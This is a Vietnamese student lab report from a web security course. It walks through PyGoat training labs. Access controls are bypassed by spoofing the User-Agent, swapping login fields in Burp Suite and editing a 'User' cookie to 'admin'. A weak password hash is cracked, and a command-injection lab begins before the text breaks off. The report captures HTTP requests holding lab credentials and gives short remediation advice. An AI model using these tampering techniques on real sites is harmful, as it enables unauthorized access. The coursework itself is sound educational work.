

# BÁO CÁO BÀI TẬP

Môn học: Bảo mật Web và Ứng dụng

Kỳ báo cáo: Buổi 01 (Session 01)

Tên chủ đề: Intro

GV: Nghi Hoàng Khoa

Ngày báo cáo: 15/03/2023

Nhóm: 7

## 1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT213.N21.ANTN

STT	Họ và tên	MSSV	Email
1	Võ Anh Kiệt	20520605	20520605@gm.uit.edu.vn
2	Hoàng Đình Hiếu	20521317	20521317@gm.uit.edu.vn

## 2. NỘI DUNG THỰC HIỆN:<sup>1</sup>

STT	Công việc	Kết quả tự đánh giá	Người đóng góp
1	Câu 8	0%	
2	Các yêu cầu còn lại	100%	

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

<sup>1</sup> Ghi nội dung công việc, các kịch bản trong bài Thực hành

# BÁO CÁO CHI TIẾT


## 1. Kịch bản 01

### Broken access control lab 2 - data, information

Tóm tắt: lỗi khiến đăng nhập quyền admin khi chỉnh trên gói tin

#### Mô tả

Đầu tiên ta sẽ thử đăng nhập bằng tài khoản jack nhưng không có secret key nào




Chúng em tiến hành dùng Burpsuite để bắt gói POST Request từ Client lên Server và hình ảnh gói Request và Response như sau:


Request	Response
<pre>Pretty Raw Hex 1 POST /broken_access_lab_2 HTTP/1.1 2 Host: 0.0.0.0:8000 3 Content-Length: 28 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: http://0.0.0.0:8000 7 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Referer: http://0.0.0.0:8000/broken_access_lab_2 11 Accept-Encoding: gzip, deflate 12 Accept-Language: en-US,en;q=0.9 13 Cookie: csrfToken=X8oAtAGW3TxeQMeuy@0LBQ3o5p7jm8cs0m2wDmmE0P7HS1PwUJDLUKK6tbb; sessionid=z1gf73tvpho3ve81jk1nloy2nlg05e 14 Connection: close 15 name=jack&amp;pass=jacktheripper</pre>	<pre>Pretty Raw Hex Render 726 &lt;div&gt;Admin status is: &lt;code&gt;not admin&lt;/code&gt;&lt;/div&gt; 726 727 728 729 730 &lt;/div&gt; 731 732 &lt;br&gt; 733 &lt;div align="right"&gt; &lt;button class="btn btn-info" type="button" onclick="window.location.href='/broken_access_control'"&gt;Back to Lab 734 Details&lt;/button&gt;&lt;/div&gt; 735 736 &lt;/p&gt; 737 738 &lt;div&gt; 739 &lt;!-- Admins don't use Browsers like Google Chrome or Firefox etc --&gt; 739 &lt;!-- Admins only use pygoat_admin browser --&gt; 740 741 &lt;/div&gt; 742 743 &lt;/div&gt; 744</pre>

- Tại khung đó ta thấy dòng **User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36** thể hiện việc trình duyệt Chrome đang giả vờ vừa là Mozilla và Safari.
- Hơn nữa, trong 1 phần của gói Response ta thấy 1 đoạn ghi chú cực kì quan trọng mà có lẽ người lập trình viên đã quên xóa đi rằng account admin chỉ được dùng ở trình duyệt pygoat\_admin.
- Dựa vào các thông tin trên, ta thử chỉnh sửa thông tin trình duyệt thành pygoat\_admin và forward gói tin.

Ta sẽ thay đổi giá trị của trường User-Agent thành pygoat-admin để giả mạo thực hiện ở trình duyệt pygoat-admin chứ không được thực hiện ở vai trò là một trình duyệt thông thường. Ta sẽ thực hiện bắt gói tin và tạo thành 1 gói tin ở mục repeater:



Sau đó thực hiện gửi và xem kết quả



Ta có được secret key là ONLY\_F0R\_4DM1N5

### **Khuyến cáo:**

Thực hiện kiểm tra, lọc gói tin vào. kiểm soát, thiết lập cơ chế access control

## **2. Kịch bản 02**

### **Broken access control lab 3 - data, information**

**Tóm tắt: lỗi khiến đăng nhập quyền admin khi chỉnh trên gói tin**

#### **Mô tả**

Đầu tiên ta thực hiện login ở cả 2 tài khoản John và admin thì ta có được 2 gói tin login của John và reaper, ta thực hiện gửi đến repeater:

admin

## Request

Pretty Raw Hex

```

1 POST /broken_access_lab_3 HTTP/1.1
2 Host: localhost:8000
3 Content-Length: 119
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:8000
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/107.0.5304.107 Safari/537.36
12 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
    0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:8000/broken_access_lab_3
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: csrfToken=vvxXkecMmMSbXEf6ciIlpRvmikc0kC5PJAG6228fMpVMswwlo5BDfZi9Q8WL56Y; sessionId
    =beqz37x4567tenpwcujzaf8bgee6q5nm
21 Connection: close
22
23 csrfmiddlewaretoken=fFLpJ4ZNHT3fr0uI2jiNf8TDGqE7TWOZtKUyrsVg7wGOpCL7bpFntwnzxWA3kp18&username
    =admin&password=admin_pass

```



Search...

0 matches

John

## Request

Pretty Raw Hex

```

1 POST /broken_access_lab_3 HTTP/1.1
2 Host: localhost:8000
3 Content-Length: 114
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:8000
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/107.0.5304.107 Safari/537.36
12 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
  0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:8000/broken_access_lab_3
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: csrfToken=vvxXkecMmMSbXEfcI1pRvmikc0kC5PJAG6228fMpVVswwlo5BDfZi9Q8WL56Y; sessionid=
  =beqz37x4567tenpwcujzaf8bgee6q5nm
21 Connection: close
22
23 csrfmiddlewaretoken=fh8QLMkK3IBGbSDRSNALyuyU1tLG6tkitmhZtAgdtlehJGUglTXlMS2QSZHcxWlr&username=
  =John&password=reaper

```



0 matches


Ở đây ta thấy được 2 gói tin này khác nhau ở trường thông tin cuối

Email this comparison

<pre> 1 POST /broken_access_lab_3 HTTP/1.1 2 Host: localhost:8000 3 Content-Length: 114 4 Cache-Control: max-age=0 5 sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24" 6 sec-ch-ua-mobile: ?0 7 sec-ch-ua-platform: "Linux" 8 Upgrade-Insecure-Requests: 1 9 Origin: http://localhost:8000 10 Content-Type: application/x-www-form-urlencoded 11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)   Chrome/107.0.5304.107 Safari/537.36 12 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=   0.8,application/signed-exchange;v=b3;q=0.9 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-User: ?1 16 Sec-Fetch-Dest: document 17 Referer: http://localhost:8000/broken_access_lab_3 18 Accept-Encoding: gzip, deflate 19 Accept-Language: en-US,en;q=0.9 20 Cookie: csrfToken=vvxXkecMmMSbXEfcI1pRvmikc0kC5PJAG6228fMpVVswwlo5BDfZi9Q8WL56Y; sessionid=   =beqz37x4567tenpwcujzaf8bgee6q5nm 21 Connection: close 22 23 csrfmiddlewaretoken=fh8QLMkK3IBGbSDRSNALyuyU1tLG6tkitmhZtAgdtlehJGUglTXlMS2QSZHcxWlr&amp;username=   =John&amp;password=reaper </pre>	<pre> 1 POST /broken_access_lab_3 HTTP/1.1 2 Host: localhost:8000 3 Content-Length: 114 4 Cache-Control: max-age=0 5 sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24" 6 sec-ch-ua-mobile: ?0 7 sec-ch-ua-platform: "Linux" 8 Upgrade-Insecure-Requests: 1 9 Origin: http://localhost:8000 10 Content-Type: application/x-www-form-urlencoded 11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)   Chrome/107.0.5304.107 Safari/537.36 12 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=   0.8,application/signed-exchange;v=b3;q=0.9 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-User: ?1 16 Sec-Fetch-Dest: document 17 Referer: http://localhost:8000/broken_access_lab_3 18 Accept-Encoding: gzip, deflate 19 Accept-Language: en-US,en;q=0.9 20 Cookie: csrfToken=vvxXkecMmMSbXEfcI1pRvmikc0kC5PJAG6228fMpVVswwlo5BDfZi9Q8WL56Y; sessionid=   =beqz37x4567tenpwcujzaf8bgee6q5nm 21 Connection: close 22 23 csrfmiddlewaretoken=fh8QLMkK3IBGbSDRSNALyuyU1tLG6tkitmhZtAgdtlehJGUglTXlMS2QSZHcxWlr&amp;username=   =John&amp;password=reaper </pre>
---	---

Clear all

Với gợi ý của đề bài thì ta sẽ thay đổi trường thông tin của John thành của admin và truy cập vào



```

Request
Pretty Raw Hex
1 POST /broken_access_lab_3 HTTP/1.1
2 Host: localhost:8000
3 Content-Length: 114
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:8000
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/107.0.5304.107 Safari/537.36
12 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
  0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:8000/broken_access_lab_3
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: csrftoken=vvxXkecMmMSbXEf6ciIlpRvmikcOkC5PJAG6228fMpVMswwl05BdfZi9Q8NL56Y; sessionid
  =beqz37x4567tenpcujzaf8bgee6q5nm
21 Connection: close
22 csrfmiddlewaretoken=fFLpJ4ZNHT3fROuI2jiNf8TDGqE7TWOZtKUy rSVg7wGOpCL7bpFntwnzxWA3kp18&username
  =admin&password=admin_pass

```

Ta đã vào được trang admin với user John

Request

Response

Pretty Raw Hex Render

[Copy] [In] [Print]

Welcome Admin  
SECRET

Back to Lab Details

http://127.0.0.1:5000/lab

Và ta có được secret

SOME\_SECRET\_KEYS = THIS\_FILE\_CONTAINS\_SECRET\_INFORMATION

**Khuyến cáo:**

Thực hiện kiểm tra, lọc gói tin vào. kiểm soát, thiết lập cơ chế access control

### 3. Kịch bản 03

#### Cryptography failure 2 - data, information

Tóm tắt: Sử dụng password được dịch từ hash yếu


Mô tả:

- Như thường lệ, chúng em tiến hành vào trang web <https://md5decrypt.net/en/HashFinder/> để tìm kiếm thử loại hash mà challenge dùng.


Possible kind of hash :

- [+] SNEFRU-256
- [+] SHA-256
- [+] RIPEMD-256
- [+] HAVAL-256
- [+] GOST
- [+] GOST
- [+] SHA3-256
- [+] Skein-256
- [+] Skein-512(256)

- Tiếp theo, tiến hành vào trang web <https://md5hashing.net/hash> để spam hết các loại hash có trên và không nhận được kết quả password. Chúng em thử đảo ngược chuỗi hash trên và tiến hành làm lại các bước như trên và kết quả vẫn không thu được password cần tìm. Có thể là do trang web chưa được tối ưu về khoản tìm kiếm password.
- Chúng em tiến hành tìm kiếm các trang web chuyên về decrypt mỗi 1 thuật toán hash thì rất may với trang <https://10015.io/tools/sha256-encrypt-decrypt> tại em đã thu được kết quả password là **password777** như hình bên dưới



- Và rất may, password này hoạt động và đã login được vào trang web



## Khuyến cáo

Đặt mật khẩu có độ mạnh tốt

Không xài những hàm băm đời cũ

### 4. Kịch bản 04

#### Cryptography failure 3 - data, information

Tóm tắt: Sử dụng cookie để đăng nhập quyền admin

#### Mô tả

- Đối với với challenge này, ta thấy khi login bằng account user thì thông tin User được lưu giữ trong cookies như hình bên dưới

The screenshot shows a browser window for the PyGoat application. The main content area displays "Successfully logged in". Below it, a message says "Congratulations, you have successfully logged in as an administrator." On the left, there's a sidebar with links to "Home", "OWASP TOP 10 2021", and "SANS 25 Vulns". At the bottom, the developer tools' storage tab is open, showing a table of cookies. One cookie is highlighted:

Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
0.0.0.0	/	Session	39	false	false	None	Sat, 18 Mar 2023 15...
0.0.0.0	/	Sat, 16 Mar 2023 15:05:0...	73	false	false	Lax	Sat, 18 Mar 2023 15...
0.0.0.0	/	Sat, 01 Apr 2023 15:04:1...	41	true	false	Lax	Sat, 18 Mar 2023 15...

The last row is labeled "sessionid".

- Ta thử sửa “User” trong cookies thành “admin” thì ngay lập tức ta đã login được với tư cách admin như hình dưới đây.

This screenshot is similar to the previous one, showing a successful login and administrator privileges. However, the cookie table now shows a modified cookie entry:

Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
0.0.0.0	/	Session	40	false	false	None	Sat, 18 Mar 2023 15:05:0...
0.0.0.0	/	Sat, 16 Mar 2023 15:05:0...	73	false	false	Lax	Sat, 18 Mar 2023 15:05:0...
0.0.0.0	/	Sat, 01 Apr 2023 15:04:1...	41	true	false	Lax	Sat, 18 Mar 2023 15:05:0...

The "User" cookie has been changed to "admin".

## Khuyến cáo

Lọc đầu vào của các file liên quan đến cookie

## 5. Kịch bản 05

### Cmd lab - access control, data, information

Tóm tắt: thực hiện điều khiển shell thông qua box trên web

#### Mô tả

Ở bài này ta sẽ có một phần name server lookup, ta sẽ thử tra cứu

The screenshot shows a browser window with the URL `localhost:8000/cmd_lab`. On the left, there's a sidebar with navigation links: Home, OWASP TOP 2021, SANS 25 Vulns, Mitre top 25 Vulns, and OWASP TOP 2017. The main content area has a title "Name Server Lookup" with an input field containing "123". Below it are radio buttons for "Linux" and "Windows", and a "GO" button. To the right, under the heading "Output", is the following text:

```

; <><> DIG 9.11.5-74-5.1+debiu8-Debian <><> .123
;; global options: +cmd
;; Got answer
;; ->>>HEADER<<- opcode: QUERY, status: NOERROR, id: 52736
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: MBZ: 0x0005, udp: 1232
